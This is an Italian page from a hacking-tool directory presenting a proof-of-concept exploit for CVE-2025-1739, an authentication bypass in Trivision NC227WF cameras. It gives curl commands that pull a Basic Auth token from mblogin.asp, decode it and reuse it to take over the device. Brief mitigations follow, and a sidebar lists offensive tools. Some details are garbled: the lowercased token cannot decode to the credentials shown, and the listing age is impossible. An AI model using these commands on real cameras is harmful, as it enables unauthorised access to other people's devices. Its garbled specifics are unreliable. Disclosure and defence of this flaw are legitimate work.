

Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2025-1739 — PoC 0day per CVE-2025-1739 | Kitploit
Strumenti/GitHubGitHub/n0n4m3x41/cve-2025-1739
Autenticazione e AutorizzazioneSicurezza Sistemi EmbeddedSicurezza IoTAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebApprendimento e Formazione
GitHubn0n4m3x41/cve-2025-1739

CVE-2025-1739

PoC 0day per CVE-2025-1739

Vedi Repository
347 mesi faNon ancora revisionato
Condividi

CVE-2025-1738 & CVE-2025-1739 — PoC Telecamera Trivision NC227WF

📋 Panoramica

CVECVSS v3.1ScoreCWEType
CVE-2025-1739AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N7.1CWE-288Bypass dell'autenticazione tramite perdita di Basic Auth

🔓 CVE-2025-1739 — Esposizione del codice Basic Auth / Bypass dell'autenticazione (CWE-288)

Descrizione

La telecamera espone un token di autenticazione Basic valido codificato in Base64 tramite l'endpoint mblogin.asp. Questo token può essere facilmente decodificato e riutilizzato per ottenere accesso non autorizzato al dispositivo — senza bisogno di conoscere la password.

  • Vettore d'attacco: Rete adiacente (AV:A)
  • Punteggio CVSS: 7.1
  • CWE: CWE-288 (Bypass dell'autenticazione tramite un percorso o canale alternativo)

Payload

curl -u admin:whatever http://<CAMERA_IP>:<PORT> --request-target en/mobile/mblogin.asp

image

Risposta di esempio

La risposta contiene un token Basic Auth valido:

ywrtaw46vw5ndwvzc2fibguxmjmh

Decodifica del token

echo "ywrtaw46vw5ndwvzc2fibguxmjmh" | base64 -d
# Output: admin:unguessable123!

Riutilizzo del token

curl -H "Authorization: Basic ywrtaw46vw5ndwvzc2fibguxmjmh" http://<CAMERA_IP>:<PORT>/

🛡️ Mitigazione

  • Aggiornare il firmware se è disponibile una versione patchata da Trivision.
  • Isolare la telecamera su una VLAN dedicata senza accesso esterno.
  • Firewall sulla porta di gestione della telecamera per bloccarla da segmenti di rete non affidabili.
  • Cambiare le credenziali predefinite e ruotare le password regolarmente.
  • Monitorare accessi inattesi a activex_pal.asp e mblogin.asp.

⚖️ Disclaimer

Questo repository è destinato esclusivamente a scopo educativo e di ricerca sulla sicurezza autorizzata. Gli autori non sono responsabili per qualsiasi uso improprio. Ottenere sempre un'autorizzazione esplicita prima di testare qualsiasi dispositivo.


Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    343
  • 5

    antifox

    antifox-ai/antifox

    Piattaforma multi-agente di penetration testing autonoma basata sull'IA che esegue ricognizione, scoperta della superficie d'attacco, validazione dello sfruttamento e consegna di report supportati da evidenze.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    258

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





